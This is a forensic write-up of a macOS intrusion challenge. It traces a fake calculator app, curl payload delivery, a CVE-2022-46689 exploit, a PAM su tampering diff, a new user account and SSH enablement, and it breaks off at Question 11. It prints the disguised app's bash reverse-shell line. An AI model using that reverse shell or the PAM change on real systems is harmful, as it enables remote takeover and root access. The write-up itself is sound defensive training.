
Scenario#
An organization’s macOS system was compromised after an attacker gained initial access through a disguised entity. The intrusion escalated privileges, established persistence, and enabled unauthorized remote access. You have been hired as a forensic analyst to examine the provided artifacts and reconstruct the attacker’s actions.
Setup#
For this Sherlock challenge we’ll use:
- Autopsy
- MacOS-UnifiedLogs
- Xplist - plist viewer/editor for macOS and iOS property lists
- IRFlow Timeline - timeline viewer used to ingest the converted Unified Logs CSV
- FSEventsParser - parser used to review FSEvents
Introduction#
This challenge focuses on reconstructing a macOS intrusion from triage artifacts rather than from a full live disk image. That distinction matters a lot: some filesystem metadata is missing or incomplete, so the investigation has to rely on artifact correlation instead of assuming every answer can be recovered from classic MAC times alone.
The attacker’s path is fairly clear once the artifacts are correlated:
- Initial access through a disguised Safari download.
- Execution of a malicious
.app. - Additional payload delivery.
- Local privilege escalation.
- Creation of a new user.
- SSH enablement for remote access.
- Persistence.
The goal of this writeup is not only to provide the answers, but also to explain why each artifact matters, what its limitations are, and how to build a timeline on macOS when the data is imperfect.
Workflow#
For this challenge, my workflow was:
- Start with browser artifacts to identify initial access.
- Confirm the download through
Safari/Downloads.plist. - Pivot into execution evidence using LaunchServices, quarantine data, Unified Logs, and TCC.
- Use account-management and
launchdartifacts for privilege escalation and persistence. - Use FSEvents and APFS-related logs when the question is really about filesystem or account-removal side effects.
Important point:
Mac-Triage does not always preserve all filesystem metadata or extended attributes in a way that makes direct timestamp-based answers easy. When that happens, system logs, application artifacts, and cross-source correlation become the primary forensic method.

Short Timeline#
Question 1#
What is the version of the macOS system?
Artifact
ireks-Mac-Triage/System/Library/CoreServices/SystemVersion.plist

The plist contains:
ProductVersion = 13.0
Answer: 13.0
Question 2#
What is the name of the malicious entity responsible for the initial access?
Artifact
ireks-Mac-Triage/Users/irek/Library/Safari/Downloads.plist

Safari’s downloads history shows:
/Users/irek/Downloads/Scientific-Calculator.app
There are only 3 downloads so this is pretty obvious this is the malicious lure the user downloaded.
Answer: Scientific-Calculator.app
Question 3#
When did the user first initiate the download of that malicious entity (UTC)?
The first matching download entry contains:
DownloadEntryDateAddedKey = 2025-03-07 21:11:56.837582
Answer: 2025-03-07 21:11:56
Question 4#
What was the timestamp (UTC) of the user’s most recent interaction with the malicious file?
Artifacts
- Unified Logs
Method
With Safari logs we know that:
2025-03-07 21:13:44= last observed web visit2025-03-07 21:13:50= last observed download event
But the Unified Logs show the actual launch attempts of the malicious .app.
To get better visibility into Apple’s Unified Logs, I exported the .logarchive with Mandiant’s unifiedlog_iterator, converted the result to CSV, and reviewed it in IRFlow Timeline.
Export command:
.\unifiedlog_iterator.exe -m log-archive -i .\UnifiedLogs\ireks-Mac.logarchive -o .\output.jsonThen:
- Convert
output.jsonto CSV. - Open the CSV in IRFlow Timeline.
- Add
Scientific-CalculatortoIOC Matching.

Why this helped:
- Unified Logs are extremely rich but noisy.
- Timeline visualization makes repeated executions and process relationships easier to spot.
- IOC matching quickly separates the malicious app’s real execution history from surrounding system noise.
We can see:
The final and best-supported execution-related cluster occurs at 2025-03-07 21:14:37 UTC, including:
launchdspawningScientific-CalculatorappleeventsdobservingappName="Scientific-Calculator"loginwindowreporting app readiness / check-in
Answer: 2025-03-07 21:14:37
Question 5#
The attacker used a tool to drop files and bypass Gatekeeper. What is the name of the tool used for this technique?
Artifacts
- Unified Logs
QuarantineEventsV2- payload artifacts dropped later on disk
Method
The fake calculator itself is only a reverse shell:
#!/bin/bash
/bin/bash -l > /dev/tcp/192.168.1.2/4242 0<&1 2>&1
After that initial foothold, the attacker still needs to deliver additional tooling. We can use the timestamp to pivot in the Unified Logs:
Unified Logs show /usr/bin/curl executions at:
2025-03-07T21:20:16.310109Z2025-03-07T21:22:40.161333Z

Shortly afterwards, secondary payloads appear and are executed.
Why curl matters for the “bypass Gatekeeper” wording:
- Safari downloads are quarantine-aware and normally generate
com.apple.quarantine-related evidence. - Files fetched through
curldo not necessarily inherit the same quarantine workflow. - That makes
curla common userland delivery method for bypassing the normal browser-driven Gatekeeper path.
Answer: curl
Question 6#
What is the full file path of the Mach-O executable crafted by the attacker for privilege escalation?
Artifacts
- Unified Logs
TCC.db
Method
Same here, we pivot with the timestamp in Unified Logs, which explicitly reference:
binary_path=/Users/irek/Desktop/expooo

The TCC database also records desktop-folder access attempts involving the same binary, which further confirms the path.
Answer: /Users/irek/Desktop/expooo
Question 7#
What is the CVE number associated with the exploit leveraged by the attacker?
Artifacts
ireks-Mac-Triage/Users/irek/.Trash/switch_race.cireks-Mac-Triage/Users/irek/.Trash/race.zip
Method
The recovered source code matches the public MacDirtyCow PoC known as vm_unaligned_copy_switch_race.c, associated with:
CVE-2022-46689
Technical note
This exploit family abuses a race condition around memory mappings to modify data that should remain protected. In this case, the attacker uses the primitive to tamper with an authentication-related configuration file and then pivots into root access.
Answer: CVE-2022-46689
Question 8#
During the privilege escalation phase, the attacker mimicked the use of a well-known system file by altering a specific word in its configuration, enabling them to gain a root shell. Based on the comparison between the original file and the modified file, what is the specific word that was changed to facilitate this exploit?
Artifacts
ireks-Mac-Triage/private/etc/pam.d/suireks-Mac-Triage/Users/irek/.Trash/overwrite_file.bin
Method
The critical change is:
-auth       sufficient     pam_rootok.so
+auth       sufficient     pam_permit.so


So the changed word is:
permit
Technical note
This matters because PAM module selection directly affects how authentication is evaluated. Replacing pam_rootok.so with pam_permit.so fundamentally weakens the intended security logic and helps explain why the attacker is able to obtain a root shell afterwards.
Answer: permit
Question 9#
After gaining root privilege, the attacker created a new user, when did he create that user (UTC)?
Artifacts
- Unified Logs
private/var/log/com.apple.xpc.launchd/launchd.log.2
Method
In Unified Logs we can see:
AuthenticationAllowed: Evaluation result for record "<private>", record type "dsRecTypeStandard:Users": Success

That event occurs at:
2025-03-07 21:28:01 UTC
Shortly afterwards, launchd shows the resulting user/502 domain being created. That is a useful corroborating artifact, but not the earliest or most precise one.
Answer: 2025-03-07 21:28:01 UTC
Question 10#
At what point did the attacker successfully enable SSH on the system (UTC)?
Artifact
private/var/log/com.apple.xpc.launchd/launchd.log.2
Method
launchd is macOS’s service manager and init system. It is responsible for boot-time process initialization, daemon and agent lifecycle management, on-demand service launching, scheduled execution, and supervision of many system and user services.
Technically, launchd replaces the older mix of init, cron, xinetd, and similar service starters with a unified model based on property list (.plist) definitions. These definitions describe how a service should run, under which context, and under what trigger conditions.
Common scopes include:
system: machine-wide daemons, typically defined in/System/Library/LaunchDaemons/or/Library/LaunchDaemons/user/<uid>: per-user background contextgui/<uid>: per-user graphical session contextLaunchAgents: user-context jobs, commonly loaded at loginLaunchDaemons: system-context jobs, usually loaded at boot
From a DFIR perspective, launchd is important because it often records:
- service creation and bootstrap activity
- process spawns and exits
- persistence through LaunchAgents / LaunchDaemons
- privilege context transitions
- service labels such as
com.openssh.sshdetc.
The closest Windows equivalent is not a single component, but mainly the Service Control Manager (SCM). In fact, launchd combines roles that, on Windows, are split across several subsystems:
- Service Control Manager (SCM): manages Windows services, start modes, and service lifecycle
- Task Scheduler: covers scheduled or trigger-based execution
- Winlogon / Run keys / Startup folders: cover some login-time execution behavior
- svchost.exe`-hosted services and service registration in the Registry: provide part of the service framework
Anyway, the rough mapping is:
LaunchDaemons-> Windows ServicesLaunchAgents-> Run keys, Startup folder, logon tasks, some per-user scheduled taskslaunchctl bootstrap / load-> service creation/configuration or task registration on Windows
The decisive lines are:
2025-03-07 23:36:14.982428 (system) <Notice>: Enabling service com.openssh.sshd
2025-03-07 23:36:14.982890 (system) <Notice>: Bootstrap by launchctl[1218] for /System/Library/LaunchDaemons/ssh.plist succeeded (0: )
The timestamps shown in these logs are local, so the correct UTC answer is:
2025-03-07 21:36:14 UTC
Answer: 2025-03-07 21:36:14 UTC
Question 11#
